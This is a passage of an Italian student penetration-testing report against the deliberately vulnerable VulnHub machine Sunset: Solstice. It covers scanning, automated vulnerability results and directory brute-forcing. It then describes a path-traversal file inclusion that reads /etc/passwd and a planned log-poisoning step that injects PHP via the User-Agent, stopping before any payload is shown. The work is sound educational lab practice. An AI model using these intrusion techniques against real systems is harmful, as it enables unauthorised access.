Università degli Studi di Salerno

Rapporto di scansione dettagliato

SUNSET: SOLSTICE

Marika Spagna Zito | Corso di PTEH | A.A. 2023/2024



Sommario

1. INTRODUZIONE	2
2. STRUMENTI UTILIZZATI	3
3. INFORMATION GATHERING	
J. IVI ORVINITORY MATTILLATIVE	4
4. TARGET DISCOVERY	
4.1 IDENTIFICAZIONE INDIRIZZO IP MACCHINA TARGET	4
4.2 DISPONIBILITÀ MACCHINA TARGET	
4.3 OPERATING SYSTEM FINGERPRINTING	6
5. ENUMERATING TARGET E PORT SCANNING	
5.1 TCP PORT SCANNING	7
5.2 UDP PORT SCANNING	8
5. VULNERABILITY MAPPING	9
5.1 ANALISI MANUALE DELLE VULNERABILITÀ	
5.2 ANALISI AUTOMATICA DELLE VULNERABILITÀ	
5.3 ANALISI DELLE VULNERABILITÀ WEB	-
5.4 Analisi Manuale dell'applicazione web (porta 8593)	18
6. TARGET EXPLOITATION	20
7. POSTEXPLOITATION	26
7.1 PRIVILEGE ESCALATION	
7.2 MAINTAINING ACCESS	32
DEFEDENCES	

1. Introduzione

Questo progetto ha come scopo quello di eseguire un Penetration Testing etico, cioè un test di sicurezza informatica volto a individuare e correggere le vulnerabilità di un sistema prima che possano essere sfruttate. Per mettere in pratica questo test in modo sicuro, è stata scelta una macchina virtuale vulnerabile by design dal sito VulnHub. VulnHub offre macchine appositamente create con debolezze conosciute, permettendo di fare pratica senza rischi per i sistemi reali.

L'asset scelto è identificato con il nome **Sunset: Solstice** ed è reperibile al seguente link: https://www.vulnhub.com/entry/sunset-solstice,499/

Per questa attività è stato utilizzato il **Framework Generale per il Penetration Testing (FGPT)**, il quale definisce una serie di fasi che descrivono e compongono le procedure tipicamente applicate da un pentester etico. Le fasi sono le seguenti:

- Target Scoping: Definizione degli obiettivi e del perimetro del test.
- Information Gathering: Raccolta preliminare di informazioni sul target.
- Target Discovery: Identificazione dei sistemi e dei servizi attivi.
- **Enumeration Target & Port Scanning**: Scansione delle porte ed enumerazione dei servizi.
- Vulnerability Mapping: Mappatura delle vulnerabilità rilevate.
- Target Exploitation: Sfruttamento delle vulnerabilità individuate.
- **Post Exploitation:** Analisi delle conseguenze dell'attacco e raccolta di ulteriori informazioni.
- Documentation and Reporting: Compilazione di un report dettagliato dei risultati del test.

Poiché si tratta di un'attività progettuale didattica, si è omessa la fase di Target Scoping in quanto richiede la presenza del cliente che commissiona l'attività di Penetration Testing.

Infine, l'ultima fase, ovvero la stesura del report completo e dettagliato dei risultati del Penetration Testing, è stata inserita nell'apposito documento intitolato "Penetration Testing Report".

2. Strumenti Utilizzati

Come ambiente di virtualizzazione si è scelto di utilizzare il software **Oracle VM Virtual Box** per creare e gestire due macchine virtuali coinvolte nell'emulazione: una "macchina attaccante" e una "macchina vittima".

Macchina Attaccante:

L'attività di penetration testing è stata svolta simulando l'azione di un attaccante tramite il sistema operativo **Kali Linux** (64 bit) nella versione 2024.1. Si tratta di una distribuzione GNU/Linux basata su Debian, che offre un arsenale di tool adatti a svolgere attività di penetration testing.

Macchina Target:

La macchina presa in analisi è "**Sunset: Solstice**" reperibile sulla piattaforma Vulnhub [1] e rilasciata dall'utente whitecrowz il 26 Giugno 2020.

Le due macchine virtuali sono state messe in comunicazione realizzando una rete locate virtuale con NAT su Virtual Box denominata 'PenTest' che utilizza lo spazio di indirizzamento 10.0.2.0/24.

3. Information Gathering

Per la fase di Information Gathering, le uniche informazioni ricavate sono quelle messe a disposizione dall'autore della macchina virtuale sulla pagina di VulnHub. Viene indicato che il sistema operativo utilizzato da Sunset: Solstice è Linux, ed inoltre l'indirizzo IP della macchina non è noto in anticipo, poiché viene assegnato dinamicamente tramite il servizio DHCP.

```
Networking

DHCP service: Enabled

IP address: Automatically assign
```

Figura 1: Informazioni Networking della macchina

4. Target Discovery

Durante la fase di Target Discovery, l'obiettivo è individuare la macchina target all'interno della rete e raccogliere informazioni preliminari utili per le fasi successive, quali la disponibilità della macchina e il sistema operativo.

4.1 Identificazione indirizzo IP macchina target

Per iniziare, è necessario ottenere l'indirizzo IP della macchina target, poiché, come già menzionato, non è noto a priori. Ciò può essere realizzato attraverso l'uso di strumenti come netdiscover e nmap poiché sappiamo che la macchina target è situata nella stessa rete NAT della macchina attaccante. Eseguiamo entrambi così da poterne confrontare i risultati.

Controlliamo quindi prima l'output del comando nmap:

nmap -sP 10.0.2.0/24

```
(root kali)-[~]

# nmap -sP 10.0.2.0/24

Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-05-24 11:34 EDT

Nmap scan report for 10.0.2.1 (10.0.2.1)

Host is up (0.00042s latency).

MAC Address: 52:54:00:12:35:00 (QEMU virtual NIC)

Nmap scan report for 10.0.2.2 (10.0.2.2)

Host is up (0.00032s latency).

MAC Address: 52:54:00:12:35:00 (QEMU virtual NIC)

Nmap scan report for 10.0.2.3 (10.0.2.3)

Host is up (0.00038s latency).

MAC Address: 08:00:27:59:7D:6D (Oracle VirtualBox virtual NIC)

Nmap scan report for 10.0.2.4 (10.0.2.4)

Host is up (0.00062s latency).

MAC Address: 08:00:27:FE:6A:FE (Oracle VirtualBox virtual NIC)

Nmap scan report for 10.0.2.15 (10.0.2.15)

Host is up.

Nmap done: 256 IP addresses (5 hosts up) scanned in 2.06 seconds
```

Figura 2: Output comando nmap

Come vediamo nella figura 3 vengono mostrati gli host attivi nell'intervallo di rete specificato. I primi tre indirizzi IP vengono utilizzati da Virtual Box per la gestione della

virtualizzazione della rete NAT. Vengono indicati altri due indirizzi IP: 10.0.2.4 e 10.0.2.15. Si può provare a vedere se una di queste due è la macchina kali. Eseguiamo quindi il comando ifconfig che ci permette di ricavare l'indirizzo IP.

```
(root® kali)-[~]

# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 10.0.2.15 netmask 255.255.255.0 broadcast 10.0.2.255
    inet6 fe80::bdd1:e869:55ea:8955 prefixlen 64 scopeid 0×20<link>
    ether 08:00:27:1e:36:4a txqueuelen 1000 (Ethernet)
    RX packets 1104 bytes 79115 (77.2 KiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 2392 bytes 150357 (146.8 KiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
    inet6 ::1 prefixlen 128 scopeid 0×10<host>
    loop txqueuelen 1000 (Local Loopback)
    RX packets 4 bytes 240 (240.0 B)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 4 bytes 240 (240.0 B)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```

Figura 3: Output comando ifconfig

Con tale comando, possiamo confermare che l'indirizzo IP assegnato alla macchina Kali è 10.0.2.15. E dunque 10.0.2.4 è l'indirizzo IP della macchina target.

Ora controlliamo se il risultato coincide con l'output di netdiscover:

netdiscover -r 10.0.2.0/24

Currently scanning: Finished! Screen View: Unique Hosts				
4 Captured A	RP Req/Rep packets, fi	om 4 hos	ts. T	otal size: 240
IP	At MAC Address	Count	Len	MAC Vendor / Hostname
10.0.2.1	52:54:00:12:35:00	1	60	Unknown vendor
10.0.2.2	52:54:00:12:35:00	1	60	Unknown vendor
10.0.2.3	08:00:27:59:7d:6d	1	60	PCS Systemtechnik GmbH
10.0.2.4	08:00:27:fe:6a:fe	1	60	PCS Systemtechnik GmbH

Figura 4: Output comando netdiscover

Anche qui si può notare che i primi indirizzi IP sono quelli utilizzati da VirtualBox per la gestione della virtualizzazione della rete NAT. Il quarto indirizzo IP coincide con quello individuato con il comando nmap; quindi, possiamo assumere che l'indirizzo IP della macchina target Sunset: Solstice è 10.0.2.4.

4.2 Disponibilità macchina target

Utilizziamo il comando ping per verificare se la macchina è disponibile. Inviamo, dunque, 5 pacchetti ICMP all'indirizzo IP individuato precedentemente tramite il comando:

ping -c 5 10.0.2.4

```
root® kali)-[~]
# ping -c 5 10.0.2.4
PING 10.0.2.4 (10.0.2.4) 56(84) bytes of data.
64 bytes from 10.0.2.4: icmp_seq=1 ttl=64 time=1.71 ms
64 bytes from 10.0.2.4: icmp_seq=2 ttl=64 time=1.28 ms
64 bytes from 10.0.2.4: icmp_seq=3 ttl=64 time=1.48 ms
64 bytes from 10.0.2.4: icmp_seq=4 ttl=64 time=1.36 ms
64 bytes from 10.0.2.4: icmp_seq=5 ttl=64 time=2.36 ms

--- 10.0.2.4 ping statistics ---
5 packets transmitted, 5 received, 0% packet loss, time 4011ms
rtt min/avg/max/mdev = 1.275/1.638/2.364/0.390 ms
```

Figura 5: Output comando ping

La precedente figura mostra l'esecuzione del comando e possiamo notare come la macchina target sia effettivamente raggiungibile.

4.3 Operating System Fingerprinting

Ricevuta conferma dell'indirizzo IP del target e della sua disponibilità, possiamo ottenere informazioni sul suo sistema operativo così da poter effettuare, nelle fasi successive, delle scansioni ad hoc. Andiamo dunque ad effettuare un **OS Fingerprinting attivo** tramite il comando:

Nmap -0 10.0.2.4

```
nmap -0 10.0.2.4
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-05-24 12:53 EDT Nmap scan report for 10.0.2.4 (10.0.2.4)
Host is up (0.0026s latency).
Not shown: 992 closed tcp ports (reset)
          STATE SERVICE
PORT
21/tcp
          open ftp
22/tcp
          open
                ssh
25/tcp
                 smtp
          open
          open http
80/tcp
139/tcp
          open
                netbios-ssn
445/tcp open microsoft-ds
2121/tcp open ccproxy-ftp
3128/tcp open squid-http
MAC Address: 08:00:27:FE:6A:FE (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 4.X|5.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5
OS details: Linux 4.15 - 5.8
Network Distance: 1 hop
OS detection performed. Please report any incorrect results at https://nmap.org/subm
Nmap done: 1 IP address (1 host up) scanned in 1.87 seconds
```

Figura 6: Output comando nmap

Dall'output di questo comando, mostrato nella figura precedente, scopriamo che la macchina target Sunset: Solstice monta un sistema operativo Linux-based la cui versione è compresa tra 4.15 e 5.8.

5. Enumerating Target e Port Scanning

Dopo aver identificato l'indirizzo IP della macchina target e verificato che sia raggiungibile, si procede con l'individuare quali sono le porte TCP e UDP aperte e quali servizi, con le relative versioni, sono offerti. Poiché la macchina è circoscritta all'ambiente di virtualizzazione, non è stato possibile effettuare un'enumerazione passiva e ottenere informazioni da terze parti correlate a Sunset: Solstice.

5.1 TCP Port Scanning

Per effettuare una scansione delle porte TCP di tipo attivo si utilizza il tool nmap, il quale offre una varietà di opzioni che permettono di personalizzare e ottimizzare le impostazioni della scansione in base alle proprie esigenze. Più precisamente, eseguiamo il comando con le seguenti opzioni:

- -sV: permette di ottenere quante più informazioni possibili sui servizi erogati dalle porte;
- -T5: permette di ottenere la massima velocità di scansione;
- -p-: permette di scansionare tutte le 65535 porte;
- -oX: l'output prodotto è un file XML.

Il file XML prodotto dal precedente comando può essere aperto digitando gedit, ma per avere una migliore leggibilità lo si può convertire in formato HTML:

Dopodiché specificando il comando:

apriamo il file html nel browser predefinito di Kali. Di seguito è riportata la pagina HTML in cui è presente una tabella con le porte aperte individuate da nmap con i relativi servizi e ulteriori informazioni come versione, reason, product ecc... Le porte non riportate in tabella risultato essere chiuse.




Figura 7: Output scansione porte TCP

5.2 UDP Port Scanning

Per la scansione delle porte UDP utilizziamo il tool unicornscan in quanto permette di ottenere scansioni più veloci rispetto a Nmap per le connessioni UDP in quanto bloccate dal kernel (nmap). Eseguiamo dunque il comando:

```
unicornscan -mU -Iv 10.0.2.4:1-65535 -r 5000
```

- -mU: indica che la modalità di scansione è "UDP scanning";
- -Iv: abilità la stampa dei risultati;
- -r: indica il rate di pacchetti inviati al secondo.

```
(root® kali)-[~]
# unicornscan -mU -Iv 10.0.2.4:1-65535 -r 5000
adding 10.0.2.4/32 mode `UDPscan' ports `1-65535' pps 5000
using interface(s) eth0
scaning 1.00e+00 total hosts with 6.55e+04 total packets, should take a little longer than 20 Seconds sender statistics 4913.4 pps with 65544 packets sent total
listener statistics 2 packets recieved 0 packets droped and 0 interface drops
```

Figura 8: Output scansione port UDP

Dall'output del precedente comando possiamo notare come non ci siano porte UDP aperte oppure sono filtrate.

5. Vulnerability Mapping

In questa fase si procede a individuare le problematiche dell'asset che potrebbero compromettere la triade CIA (confidenzialità, integrità e disponibilità) e che potrebbero essere sfruttate da un attaccante. Per prima cosa si procede con una ricerca manuale delle potenziali vulnerabilità che affliggono l'asset, dopodiché si utilizzano alcuni fra i più comuni strumenti automatici di vulnerability assessment.

5.1 Analisi manuale delle vulnerabilità

Nella ricerca manuale sono state rilevate molte vulnerabilità, quelle più rilevanti fanno riferimento ad Apache 2.4.38 e PHP 7.3.14. In particolare, sul sito CVEDetails.com [2] viene specificato che sulla versione 2.4.38 di Apache sono state individuate 50 vulnerabilità.




Figura 9: Risultato Apache 2.4.38 su CVEDetails.com [3]

Anche per la versione PHP 7.3.14 ce ne sono molteplici, come specificato sui siti CybersecurityHelp [4] e Tenable [5]:



Figura 10: Risultato PHP 7.3.14 su CybersecurityHelp [6]



Figura 11: Risultato Php 7.3.14 su Tenable [7]

5.2 Analisi automatica delle vulnerabilità

I due principali strumenti che vengono utilizzati per l'analisi automatizzata delle vulnerabilità sono:

- Nessus
- OpenVas

Per ottenere il maggior numero di informazioni possibile, sono stati utilizzati entrambi.

5.2.1 Nessus

Nessus è uno strumento estremamente potente per l'analisi automatica delle vulnerabilità. Per il progetto è stata utilizzata la versione *Essentials* in quanto liberamente scaricabile. Vengono fornite varie tipologie di scansioni, in questo caso è stata utilizzata la scansione "*Basic Network Scan*". Di seguito sono i riportati i risultati del report di tale scansione:

10.0.2.4



Vulnerabilitie	es				Total: 78
SEVERITY	CVSS V3.0	VPR SCORE	PLUGIN	NAME	
CRITICAL	9.1	6.0	134162	PHP 7.2.x < 7.2.28 / PHP 7.3.x < 7.3.15 / 7.4.x < 7.4.3 Multiple Vulnerabilities	
CRITICAL	10.0	-	58987	PHP Unsupported Version Detection	
HIGH	8.8	6.7	134944	PHP 7.3.x < 7.3.16 Multiple Vulnerabilities	
HIGH	7.5	-	140532	PHP 7.2.x / 7.3.x $<$ 7.3.22 Memory Leak Vulnerability	
HIGH	7.5	4.4	135918	PHP 7.3.x < 7.3.17 Out of Bounds Read Vulnerability	
HIGH	7.5	3.6	146311	PHP 7.3.x < 7.3.27 / 7.4.x < 7.4.15 / 8.x < 8.0.2 DoS	
HIGH	7.5	-	142591	PHP < 7.3.24 Multiple Vulnerabilities	
HIGH	7.0	7.4	154663	PHP 7.3.x < 7.3.32	

MEDIUM	6.5	2.5	141355 PHP 7.2 < 7.2.34 / 7.3.x < 7.3.23 / 7.4.x < 7.4.11 Mulitiple Vulnerabilities
MEDIUM	5.9	6.7	187315 SSH Terrapin Prefix Truncation Weakness (CVE-2023-48795)
MEDIUM	5.6	-	143449 PHP 7.3.x < 7.3.25 / 7.4.x < 7.4.13 Multiple Vulnerabilities
MEDIUM	5.3	-	39467 CGI Generic Path Traversal
MEDIUM	5.3	2.2	136741 PHP 7.2.x < 7.2.31 / 7.3.x < 7.3.18, 7.4.x < 7.4.6 Denial of Service (DoS)
MEDIUM	5.3	2.2	144947 PHP 7.3.x < 7.3.26 / 7.4.x < 7.4.14 / 8.x < 8.0.1 Input Validation Error
MEDIUM	5.3	2.2	155590 PHP 7.3.x < 7.3.33
MEDIUM	5.3	-	152853 PHP < 7.3.28 Email Header Injection
MEDIUM	5.3	-	57608 SMB Signing not required
MEDIUM	5.0*	-	46195 CGI Generic Path Traversal (extended test)
MEDIUM	5.0*	-	57640 Web Application Information Disclosure
LOW	3.6	3.3	139569 PHP 7.3.x < 7.3.21 Use-After-Free Vulnerability
LOW	2.1*	4.2	10114 ICMP Timestamp Request Remote Date Disclosure
INFO	N/A	-	48204 Apache HTTP Server Version
INFO	N/A	-	39520 Backported Security Patch Detection (SSH)

Figura 12: Risultato scansione Nessus

Sono state individuate complessivamente 78 vulnerabilità: 2 critiche, 6 di alto livello, 11 medie, 2 basse e 57 informative. Per ciascuna vulnerabilità vengono forniti il livello di gravità, il punteggio secondo il CVSS 3.0 e il nome della vulnerabilità.

5.2.2 OpenVas

Anche OpenVas è un framework di vulnerability mapping che permette di scansionare una o più macchine al fine di rilevare informazioni dettagliate. In questo progetto, è stata configurata ed eseguita una "Scansione Predefinita di OpenVAS" sulla macchina target.




Figura 13: Risultato scansione OpenVas

Sono state rilevate 8 vulnerabilità, di cui 2 di livello alto, 3 di livello medio e 3 di livello basso. Per ogni vulnerabilità è riportato il nome, il tipo di mitigazione (se disponibile) ed il livello di severity secondo il CVSS 2.0. Inoltre, è stato possibile rilevare vulnerabilità diverse rispetto a quelle identificate da Nessus (tranne per la vulnerabilità 'ICMP timestamp reply information disclosure'). Pertanto, è stato utile utilizzare entrambi gli strumenti per combinare i loro risultati e ottenere un'analisi più completa.

5.3 Analisi delle vulnerabilità Web

Siccome la macchina espone servizi web sulla porta 80, si possono utilizzare diversi tool per l'analisi automatica di vulnerabilità web-based.

5.3.1 Owasp Zap

Owasp ZAP (Zed Attack Proxy) è il principale web application vulnerability scanner che si occupa di effettuare scansioni delle vulnerabilità in contesti web-based. Effettuiamo una scansione automatica tramite il tool:



Figura 17: Settaggio Automated Scan

L'output della scansione è formato da 4 alerts di cui due di rischio medio e 2 di rischio basso.




Figura 18: Alert individuati

Generiamo il report:




Figura 19: ZAP Scanning Report

5.3.2 Nikto2

Nikto è un altro vulnerability scanner che fornisce tutte le informazioni potenzialmente pericolose che si trovano sull'asset analizzato. È già preinstallato in Kali Linux quindi per utilizzarlo digitiamo il comando:

nikto -h http://10.0.2.4

```
(root⊗kali)-[~]
nikto -h http://10.0.2.4
      Nikto v2.5.0
      Target IP:
                                                         10.0.2.4
      Target Hostname:
                                                         10.0.2.4
      Target Port:
                                                         80
     Start Time:
                                                         2024-06-25 05:35:51 (GMT-4)
 + Server: Apache/2.4.38 (Debian)
+ /: The anti-clickjacking X-Frame-Options header is not present. See: https://developer.moz illa.org/en-US/docs/Web/HTTP/Headers/X-Frame-Options
+ /: The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type. See: https://www.netsparker.com/web-vulnerability-scanner/vulnerabilities/missing-content-type-header/
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ /: Server may leak inodes via ETags, header found with file /, inode: 128, size: 5a8e9a431 c517, mtime: gzip. See: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2003-1418
+ Apache/2.4.38 appears to be outdated (current is at least Apache/2.4.54). Apache 2.2.34 is the EOL for the 2.x branch.
+ OPTIONS: Allowed HTTP Methods: OPTIONS. HEAD. GET. DOST
        : The anti-clickjacking X-Frame-Options header is not present. See: https://developer.moz
  OPTIONS: Allowed HTTP Methods: OPTIONS, HEAD, GET, POST .
- /icons/README: Apache default file found. See: https://www.vntweb.co.uk/apache-restricting
   -access-to-iconsreadme/
  + 8102 requests: 0 error(s) and 6 item(s) reported on remote host
+ End Time: 2024-06-25 05:36:13 (GMT-4) (22 seconds)
     1 host(s) tested
```

Figura 20: Risultato comando Nikto

Dall'output possiamo varie problematiche di sicurezza, tra cui:

- L'intestazione anti-clickjacking X-Frame-Options non è presente.
- L'intestazione X-Content-Type-Options non è impostata e potrebbe portare a vulnerabilità del tipo "MIME type sniffing".
- La versione di Apache 2.4.38 è obsoleta

Sia Owasp Zap che Nikto2 confermano le stesse vulnerabilità web.

5.3.3 Dirb e Gobuster

I primi tool utilizzati sono due web content scanner, Dirb e Gobuster, i quali sono in grado di fornire una visuale completa di ciò che il sito espone erroneamente agli utenti non autorizzati, elencando tutte le directory e i file trovati. Utilizziamo il comando:

dirb http://10.0.2.4

```
— (root@kali)-[~]

# dirb http://10.0.2.4

DIRB v2.22

By The Dark Raver

START_TIME: Tue Jun 25 06:49:28 2024

URL BASE: http://10.0.2.4/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

GENERATED WORDS: 4612

— Scanning URL: http://10.0.2.4/app/

⇒ DIRECTORY: http://10.0.2.4/backup/
+ http://10.0.2.4/index.htmt (CODE:200|SIZE:296)

⇒ DIRECTORY: http://10.0.2.4/javascript/
+ http://10.0.2.4/javascript/
+ http://10.0.2.4/server-status (CODE:403|SIZE:273)

— Entering directory: http://10.0.2.4/app/ —

(!) WARNING: All responses for this directory seem to be CODE = 403.
    (Use mode '-w' if you want to scan it anyway)

— Entering directory: http://10.0.2.4/javascript/ —

(!) WARNING: All responses for this directory seem to be CODE = 403.
    (Use mode '-w' if you want to scan it anyway)

— Entering directory: http://10.0.2.4/javascript/ —

⇒ DIRECTORY: http://10.0.2.4/javascript/jquery/

— Entering directory: http://10.0.2.4/javascript/jquery/
```

Figura 14: Risultato comando dirb

Per quanto riguarda invece gobuster, lo installiamo con il comando:

sudo apt install gobuster

Una volta installato, digitiamo il seguente comando:

```
gobuster dir -u http://10.0.2.4 -x html,txt,php,bak
    -w/usr/share/wordlists/dirb/common.txt
```

dove:

- dir: indica che viene utilizzata la classica modalità di directory brute-forcing;
- -u: indica l'URL su cui effettuare la scansione;
- -x: indica le estensioni di nostro interesse;
- -w: indica la wordlist da utilizzate.

```
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
                            http://10.0.2.4
[+] Url:
   Method:
                            GET
   Threads:
                            10
   Wordlist:
                             /usr/share/wordlists/dirb/common.txt
   Negative Status codes:
                            404
   User Agent:
                            gobuster/3.6
   Extensions:
                            html,txt,php,bak
   Timeout:
                            10s
Starting gobuster in directory enumeration mode
                     (Status: 403)
(Status: 403)
/.html
                                    [Size: 273]
hta.html'
                                    [Size: 273]
                      (Status: 403)
                                    [Size: 273]
/.hta
hta.txt/
                                    [Size: 273]
                                    [Size: 273]
/.htaccess
                                    [Size: 273]
/.hta.php
/.hta.bak
                                    [Size: 273]
.htaccess.html
                                    [Size: 273]
                                    [Size: 273]
.htaccess.txt
.htpasswd.php
                                    [Size: 273]
htaccess.php.
                                    [Size: 273]
.htpasswd
                                    [Size: 273]
.htpasswd.bak
                                    [Size: 273]
.htaccess.bak
                                    [Size: 273]
htpasswd.html
                                    [Size: 273]
.htpasswd.txt
                                    [Size: 273]
                                    [Size: 273]
/.php
                                    [Size: 302]
/app
/backup
                                    [Size: 305]
/index.html
/index.html
                      (Status: 200
(Status: 200
                                    [Size: 296]
                                    [Size: 296]
                                    [Size: 309]
javascript
/server-status
                                    [Size: 273]
Progress: 23070 / 23075 (99.98%)
inished
```

Figura 15: Risultato comando gobuster

Entrambi riportano lo stesso risultato: non ci sono directory o file interessanti da analizzare e l'unico file a cui abbiamo accesso è index.html. Accedendo a quest'ultima non vi è nulla da esaminare, in quanto riporta alla seguente pagina:




Figura 16: Visita index.html

5.4 Analisi Manuale dell'applicazione web (porta 8593)

Analizzando le varie vulnerabilità evidenziate dalla scansione, si nota che la maggior parte fanno riferimento alla versione di PHP in esecuzione sulle porte 8592 e 54787. Visitando http://io.o.2.4:54787/ non risulta nulla di interessante.

Invece visitando http://10.0.2.4:8593/ viene mostrata la seguente pagina:




Figura 21: Pagina della porta 8593

Come si può vedere nella figura sono presenti due link:

- Main Page
- Book List

Il primo link non ci fornisce nulla di interessante. Cliccando il secondo link, cioè "Book List" notiamo che viene aggiunto un parametro GET all'URL.




Figura 22: Analisi Url

Possiamo provare a vedere se l'URL è soggetta alla vulnerabilità **Local File Inclusion(LFI)** il quale permette ad un attaccante di leggere file sul Server e accedere a file che si trovano all'esterno della directory www.

Tramite URL, sfruttando la sequenza "../" che ci permette di salire di un livello nel file system, proviamo a caricare la pagina /etc/passwd.

Salendo di 4 livelli nella gerarchia del File System è possibile visualizzare il contenuto del file /etc/passwd come evidenziato nella figura sottostante.




Figura 23: Risultato file /etc/passwd

La pagina ci visualizza il file /etc/passwd e quindi questo ci conferma la vulnerabilità.

6. Target Exploitation

In questa fase occorre sfruttare le vulnerabilità individuate nelle precedenti fasi per ottenere accesso al target.

Dalla fase di vulnerability Mapping si è scoperto che la macchina target Sunset: Solstice è affetta da una vulnerabilità di Local File Inclusion.

La vulnerabilità di LFI consente di leggere file sul Server. Alcuni dei file presenti sul Server memorizzano azioni compiute da utenti (ad esempio, accessi, visite, etc...). È possibile sfruttare la memorizzazione di tali azioni per inviare contenuti potenzialmente malevoli al Server.

Il prossimo passo sarà passare da un LFI (Inclusione di File Locali) a un RCE (Esecuzione di Codice Remota) tramite il log poisoning.

Dalle precedenti fasi sappiamo che il servizio Apache è in esecuzione sulla porta 80. Tra i log a cui possiamo accedere c'è /var/log/apache2/access.log. Apriamolo sfruttando la vulnerabilità LFI.



Figura 24: Risultato file /var/log/apache2/access.log

Questo file contiene informazioni su ogni richiesta effettuata al server Apache; infatti, ogni volta che effettuiamo il refresh della pagina, viene registrata una nuova voce. Questo significa che si può intercettare la richiesta, modificare uno dei parametri con codice PHP dannoso e inviarla di nuovo. Poiché il file include il valore dello User Agent, possiamo provare a modificarlo inserendo il codice PHP malevolo.

6.1 Burp Suite

Burp Suite è uno strumento che permette di effettuare diverse operazioni per analizzare la sicurezza delle web application. Una delle sue funzionalità chiave è il "Proxy Interceptor", che consente di intercettare, ispezionare e modificare le richieste e le risposte HTTP tra il client e il server.

Quindi dopo aver aperto il tool Burp Suite, è stata attivata l'intercettazione cliccando su "Interceptor is off". Successivamente, configurate le impostazioni proxy del browser locale e visitata la pagina principale (porta 80), la richiesta è apparsa in Burp Suite, come mostrato nell'immagine successiva.

